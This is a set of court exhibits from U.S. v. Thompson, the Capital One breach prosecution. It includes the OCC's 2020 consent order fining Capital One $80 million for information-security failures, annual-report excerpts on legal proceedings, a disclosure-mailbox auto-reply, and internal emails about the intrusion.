#2020-036

UNITED STATES OF AMERICA
DEPARTMENT OF THE TREASURY
OFFICE OF THE COMPTROLLER OF THE CURRENCY

In the Matter of:	)	
	)	
Capital One, N.A. Mclean, Virginia	)	AA-EC-20-51
	)	
	)	
Capital One Bank (USA), N.A. Glen Allen, Virginia	)	
	)	
	)	

CONSENT ORDER

WHEREAS, the Office of the Comptroller of the Currency ("OCC") has supervisory authority over Capital One, N.A., McLean Virginia, and Capital One Bank (USA), N.A., Glen Allen, Virginia (collectively, the "Bank");

WHEREAS, the OCC intends to initiate civil money penalty proceedings against the Bank pursuant to 12 U.S.C. § 1818(i), through the issuance of a Notice of Assessment of a Civil Money Penalty, for engaging in unsafe or unsound practices, including those relating to information security, and noncompliance with 12 C.F.R. Part 30;

WHEREAS, in the interest of cooperation and to avoid additional costs associated with administrative and judicial proceedings with respect to the above matter, the Bank, by and through its duly elected and acting Board of Directors ("Board"), consents to the issuance of this Consent Order ("Order"), by the OCC through the duly authorized representative of the Comptroller of the Currency ("Comptroller"); and

NOW, THEREFORE, pursuant to the authority vested in the OCC by Section 8(i) of the Federal Deposit Insurance Act, as amended, 12 U.S.C. § 1818(i), the OCC hereby orders that:

ARTICLE I

JURISDICTION

(1) The Bank is an "insured depository institution" as that term is defined in 12 U.S.C. § 1813(c)(2).

(2) The Bank is a national banking association within the meaning of 12 U.S.C. § 1813(q)(1)(A), and is chartered and examined by the OCC. *See* 12 U.S.C. § 1 *et seq.*

ARTICLE II

COMPTROLLER'S FINDINGS

The Comptroller finds, and the Bank neither admits nor denies, the following:

(1) In or around 2015, the Bank failed to establish effective risk assessment processes prior to migrating its information technology operations to the cloud operating environment. The Bank also failed to establish appropriate risk management for the cloud operating environment, including appropriate design and implementation of certain network security controls, adequate data loss prevention controls, and effective dispositioning of alerts.

(2) The Bank's internal audit failed to identify numerous control weaknesses and gaps in the cloud operating environment. Internal audit also did not effectively report on and highlight identified weaknesses and gaps to the Audit Committee.

(3) For certain concerns raised by internal audit, the Board failed to take effective actions to hold management accountable, particularly in addressing concerns regarding certain internal control gaps and weaknesses.

(4) By reason of the foregoing conduct, the Bank was in noncompliance with 12 C.F.R. Part 30, Appendix B, "Interagency Guidelines Establishing Information Security Standards," and engaged in unsafe or unsound practices that were part of a pattern of

misconduct.

(5) The Bank has begun addressing the identified corrective action and has committed to providing resources to remedy the deficiencies.

ARTICLE III

ORDER FOR A CIVIL MONEY PENALTY

(1) The Bank shall make payment of a civil money penalty in the total amount of eighty million dollars ($80,000,000), which shall be paid upon the execution of this Order.

(2) Such payment shall be made by a wire transfer sent in accordance with instructions provided by the OCC and the docket number of this case (AA-EC-20-49) shall be entered on the wire confirmation. A photocopy of the wire confirmation shall be sent immediately, by overnight delivery, to the Director of Enforcement, Office of the Comptroller of the Currency, 400 7th Street, S.W., Washington, D.C. 20219.

ARTICLE IV

WAIVERS

(1) The Bank, by executing and consenting to this Order, waives:

(a) Any and all rights to the issuance of a Notice of Charges pursuant to 12 U.S.C. § 1818;

(b) Any and all procedural rights available in connection with the issuance of this Order;

(c) Any and all rights to a hearing and a final agency decision pursuant to 12 U.S.C. § 1818 and 12 C.F.R. Part 19;

(d) Any and all rights to seek any type of administrative or judicial review of this Order;

(e) Any and all claims for fees, costs, or expenses against the OCC, or any of its officers, employees, or agents related in any way to this enforcement matter or this Order, whether arising under common law or under the terms of any statute, including, but not limited to, the Equal Access to Justice Act, 5 U.S.C. § 504 and 28 U.S.C. § 2412;

(f) Any and all rights to assert this proceeding, the consent to and/or the issuance of this Order, as the basis for a claim of double jeopardy in any pending or future proceeding brought by the United States Department of Justice or any other governmental entity; and

(g) Any and all rights to challenge or contest the validity of this Order.

ARTICLE V

CLOSING

(1) This Order is a settlement of the civil money penalty proceeding against the Bank contemplated by the OCC, based on the unsafe or unsound practices and/or violations of regulation described in the Comptroller's Findings set forth in Article II of this Order. The OCC releases and discharges the Bank from all potential liability for a civil money penalty order that has been or might have been asserted by the OCC based on the practices and/or violations described in Article II of this Order, to the extent known to the OCC as of the effective date of this Order. Nothing in this Order, however, shall prevent the OCC from:

(a) Instituting enforcement actions other than a civil money penalty order against the Bank based on the Comptroller's Findings set forth in Article II of this Order;

(b) Instituting enforcement actions against the Bank based on any other findings;

(c) Instituting enforcement actions against institution-affiliated parties (as defined by 12 U.S.C. § 1813(u)) based on the Comptroller's Findings set forth in Article II of this Order, or any other findings; or

(d) Utilizing the Comptroller's Findings set forth in Article II of this Order in future enforcement actions against the Bank or its institution-affiliated parties to establish a pattern or the continuation of a pattern.

(2) Nothing in this Order is a release, discharge, compromise, settlement, dismissal, or resolution of any actions, or in any way affects any actions that may be or have been brought by any other representative of the United States or an agency thereof, including, without limitation, the United States Department of Justice.

(3) This Order is:

(a) An "order issued with the consent of the depository institution" within the meaning of 12 U.S.C. § 1818(h)(2);

(b) An "effective and outstanding . . . order" within the meaning of 12 U.S.C. § 1818(i)(1); and

(c) A "final order" within the meaning of 12 U.S.C. § 1818(i)(2) and (u).

(4) This Order is effective upon its issuance by the OCC, through the Comptroller's duly authorized representative.

(5) This Order is not a contract binding on the United States, the United States Treasury Department, the OCC, or any officer, employee, or agent of the OCC and neither the Bank nor the OCC intends this Order to be a contract.

(6) No separate promise or inducement of any kind has been made by the OCC, or by its officers, employees, or agents, to cause or induce the Bank to consent to the issuance of this Order.

(7) The terms of this Order, including this paragraph, are not subject to amendment or modification by any extraneous expression, prior agreements, or prior arrangements between the parties, whether oral or written.

IN TESTIMONY WHEREOF, the undersigned, authorized by the Comptroller as his duly authorized representative, has hereunto set her signature on behalf of the Comptroller.

//s// Digitally Signed, Date: 2020.08.05

Bethany A. Dugan
Deputy Comptroller for Large Banks
Large Bank Supervision

IN TESTIMONY WHEREOF, the undersigned, as the duly elected and acting Board of Directors of Capital One, N.A. have hereunto set their signatures on behalf of Capital One, N.A.

/s/ Richard D. Fairbank	August 01, 2020 Date
/s/ R. Scott Blackley	July 30, 2020 Date
/s/ Ann Fritz Hackett	July 30, 2020 Date
/s/ Peter Thomas Killalea	July 31, 2020 Date
/s/ Francois Locoh-Donou	July 30, 2020 Date
/s/ Peter E. Raskind	July 30, 2020 Date
/s/ Mayo A. Shattuck III	July 30, 2020 Date
/s/ Sanjiv Yajnik	July 31, 2020 Date

Defendant's Exhibit No. 1008-7
U.S. v. Thompson, CR19-159-RSL
Admitted_____

IN TESTIMONY WHEREOF, the undersigned, as the duly elected and acting Board of Directors of Capital One Bank (USA), N.A. have hereunto set their signatures on behalf of Capital One Bank (USA), N.A.

/s/ Richard D. Fairbank	August 01, 2020 Date
/s/ R. Scott Blackley	July 30, 2020 Date
/s/ Aparna Chennapragrada	July 30, 2020 Date
/s/ Cornelis Petrus Adrianus Joseph (“Eli”) Leenaars	July 31, 2020 Date
/s/ Pierre E. Leroy	July 30, 2020 Date
/s/ Eileen Serra	July 30, 2020 Date
/s/ Bradford H. Warner	July 30, 2020 Date
/s/ Michael J. Wassmer	July 30, 2020 Date
/s/ Catherine G. West	July 30, 2020 Date

Defendant's Exhibit No. 1008-8
U.S. v. Thompson, CR19-159-RSL
Admitted_____

2020 Annual Report

Human Rights Campaign Foundation Best Places to Work for LGBTQ Equality • Invested $50M in COVID relief and recovery • *Real Simple* Smart Money Awards • **Highest in Overall Customer Satisfaction among National Banks, *J.D. Power*** • Financed affordable housing units benefiting over 14,000 households • *Great Place to Work*® Best Workplaces for Parents™ • ***Fortune* 100 Best Companies to Work For** • *G.I. Jobs*® Military Friendly® Employer • *Working Mother* Best Companies for Multicultural Women • ***DiversityInc* Top 50 Companies for Diversity** • *Working Mother* 100 Best Companies • *Fast Company* Innovation by Design Honoree • ***Fortune* Best Workplaces for Women** • *Canada's Best Diversity Employers* • *National Organization on Disability* Leading Disability Employer • *Working Mother* Best Companies for Dads • ***Fast Company* Best Workplaces for Innovators** • *ABA Stevie Award* Winner for Artificial Intelligence/Machine Learning • Top Companies for Women Technologists, *AnitaB.org* • ***Fortune* World's Most Admired Companies** • 100 Best Adoption-Friendly Workplaces, *Dave Thomas Foundation for Adoption* • **Launched 5-year, $200M *Impact Initiative* to advance socioeconomic mobility** • Best for Vets: Employers, *Military Times* • *Fortune* Best Workplaces for Millennials • *Points of Light* Civic 50 • $1.6B in community development loans and investments

Defendant's Exhibit No. 1009-1
U.S. v. Thompson, CR19-159-RSL
Admitted_____

Cybersecurity Incident: The unauthorized access by an outside individual who obtained certain types of personal information relating to people who had applied for our credit card products and to our credit card customers that we announced on July 29, 2019.

Derivative: A contract or agreement whose value is derived from changes in interest rates, foreign exchange rates, prices of securities or commodities, credit worthiness for credit default swaps or financial or commodity indices.

Discontinued operations: The operating results of a component of an entity, as defined by Accounting Standards Codification ("ASC") 205, that are removed from continuing operations when that component has been disposed of or it is management's intention to sell the component.

Dodd-Frank Wall Street Reform and Consumer Protection Act ("Dodd-Frank Act"): Regulatory reform legislation signed into law on July 21, 2010. This law broadly affects the financial services industry and contains numerous provisions aimed at strengthening the sound operation of the financial services sector.

Eligible retained income: The greater of (a) a banking organization's net income for the four preceding calendar quarters, net of any distributions and associated tax effects not already reflected in net income, or (b) the average of a banking organization's net income over the preceding four quarters.

Exchange Act: The Securities Exchange Act of 1934, as amended.

eXtensible Business Reporting Language ("XBRL"): A language for the electronic communication of business and financial data.

Federal Banking Agencies: The Federal Reserve, Office of the Comptroller of the Currency and Federal Deposit Insurance Corporation.

Federal Reserve: The Board of Governors of the Federal Reserve System.

FICO score: A measure of consumer credit risk provided by credit bureaus, typically produced from statistical modeling software created by FICO (formerly known as "Fair Isaac Corporation") utilizing data collected by the credit bureaus.

Foreign currency derivative contracts: An agreement to exchange contractual amounts of one currency for another currency at one or more future dates.

Foreign exchange contracts: Contracts that provide for the future receipt or delivery of foreign currency at previously agreed-upon terms.

GSE or **Agency:** A government-sponsored enterprise or agency is a financial services corporation created by the United States Congress. Examples of U.S. government agencies include Federal National Mortgage Association ("Fannie Mae"), Federal Home Loan Mortgage Corporation ("Freddie Mac"), Government National Mortgage Association ("Ginnie Mae") and the Federal Home Loan Banks ("FHLB").

Interest rate sensitivity: The exposure to interest rate movements.

Interest rate swaps: Contracts in which a series of interest rate flows in a single currency are exchanged over a prescribed period. Interest rate swaps are the most common type of derivative contract that we use in our asset/liability management activities.

Investment grade: Represents Moody's long-term rating of Baa3 or better; and/or a Standard & Poor's long-term rating of BBB- or better; or if unrated, an equivalent rating using our internal risk ratings. Instruments that fall below these levels are considered to be non-investment grade.

Investor entities: Entities that invest in community development entities ("CDE") that provide debt financing to businesses and non-profit entities in low-income and rural communities.

LCR Rule: In September 2014, the Federal Banking Agencies issued final rules implementing the Basel III Liquidity Coverage Ratio ("LCR") in the United States. The LCR is calculated by dividing the amount of an institution's high quality, unencumbered liquid assets by its estimated net cash outflow, as defined and calculated in accordance with the LCR Rule.

settlements for its member banks, and any settlements related to MasterCard-allocated losses have either already been paid or are reflected in our reserves.

Anti-Money Laundering

In October 2018, we paid a civil monetary penalty of $100 million to resolve the monetary component of a July 2015 OCC consent order relating to our anti-money laundering ("AML") program. The OCC lifted the AML consent order in November 2019.

In June 2019, the Department of Justice and the New York District Attorney's Office closed their investigations into certain former check cashing clients of the Commercial Banking business and our AML program. In January 2021, the Financial Crimes Enforcement Network ("FinCEN") of the U.S. Department of Treasury assessed a civil monetary penalty of $390 million to conclude its investigation into AML compliance regarding certain former check cashing clients. We paid $290 million from existing reserves to satisfy the assessment, after receiving a credit for the related $100 million civil monetary penalty we paid to the OCC in October 2018. The resolution with FinCEN concludes the last government inquiry relating to the former check cashing line of business we exited in 2014.

Cybersecurity Incident

[redacted]

Governmental inquiries. We have received inquiries and requests for information relating to the Cybersecurity Incident from Congress, federal regulators, relevant Canadian regulators, the Department of Justice, and the offices of approximately fourteen state Attorneys General. We are cooperating with these offices and responding to their inquiries.

In August 2020, we entered into consent orders with the Federal Reserve and the OCC resulting from regulatory reviews of the Cybersecurity Incident and relating to ongoing enhancements of our cybersecurity and operational risk management processes. We paid an $80 million penalty to the U.S. Treasury as part of the OCC agreement. The Federal Reserve agreement did not contain a monetary penalty.

Taxi Medallion Finance Investigations

Beginning in 2019, we have received subpoenas from the New York Attorney General's office and from the U.S. Attorney's Office for the Southern District of New York, Civil and Criminal Divisions, relating to investigations of the taxi medallion finance industry we exited beginning in 2015. The subpoenas seek, among other things, information regarding our lending counterparties and practices. We are cooperating with these investigations.

U.K. PPI Litigation

Some of the claimants in the U.K. PPI regulatory claims process have initiated legal proceedings. The significant increase in PPI regulatory claim volumes shortly before the August 29, 2019 claims submission deadline increases the potential exposure for PPI-related litigation, which is not subject to the August 29, 2019 deadline.


From: Responsible Disclosure (Shared) <responsibledisclosure@capitalone.com> <responsibledisclosure@capitalone.com>
Sent time: 07/17/2019 12:26:00 AM
To: [redacted]
Subject: Capital One Responsible Disclosure Re: [External Sender] Leaked s3 data

Thank you for contacting Capital One's Responsible Disclosure mailbox. Please submit an official report to https://hackerone.com/capital-one. Findings will then be triaged, validated, and remediated in a timely fashion.

If you suspect there is fraudulent activity on your account, please call the number on the back of your credit card or our main customer support number, 1-800-CAPITAL (227-4825). For more information on fraud, and for additional contact numbers, please visit https://www.capitalone.com/bank/security-fraud-protection/.

Please be advised, this is an inbound email inbox only. We do not respond to customer inquiries via this email address.

Defendant's Exhibit No. 1010
U.S. v. Thompson, CR19-159-RSL
Admitted_____



Defendant's Exhibit No. 1011
U.S. v. Thompson, CR19-159-RSL
Admitted_____

[redacted]

😑

[redacted]

---------- Forwarded message ---------
From: **Robert McLean** <robert.mclean@capitalone.com>
Date: Fri, Aug 2, 2019 at 10:07 AM
Subject: Re: [External Sender] RE: Open Socks Proxy of an ELB
To: Michael Johnson <michael.m.johnson@capitalone.com>
Cc: Mike Fisk <michael.fisk@capitalone.com>, Jill Vaughan <jill.vaughan@capitalone.com>, Devon Rollins <Devon.Rollins@capitalone.com>, Washburn, Nicole <Nicole.Washburn@capitalone.com>

I enlisted the team as a challenge. We are confident in Lila Ghosh's discovery:

PowerShell + DevOps Global Summit 2019 - in Bellevue, WA - Dates April 29 - May 2

There is also a Sheraton down the street of where the conference was held.

We assess this was either Thompson or her associate "neoice" who works at a SaaS company in Seattle.


Bob

On Fri, Aug 2, 2019 at 9:42 AM Michael Johnson <michael.m.johnson@capitalone.com> wrote:


---------- Forwarded message ---------
From: **Houston Hopkins** <houston.hopkins@capitalone.com>
Date: Fri, Aug 2, 2019 at 9:40 AM
Subject: Fwd: [External Sender] RE: Open Socks Proxy of an ELB
To: Michael Johnson <michael.m.johnson@capitalone.com>, Nils Johanson <nils.johanson@capitalone.com>

---------- Forwarded message ---------
From: **Chris Grim** <christopher.grim@capitalone.com>
Date: Mon, May 20, 2019 at 6:15 PM
Subject: Fwd: [External Sender] RE: Open Socks Proxy of an ELB
To: Houston Hopkins <houston.hopkins@capitalone.com>

Defendant's Exhibit No. 1013
U.S. v. Thompson, CR19-159-RSL
Admitted_____



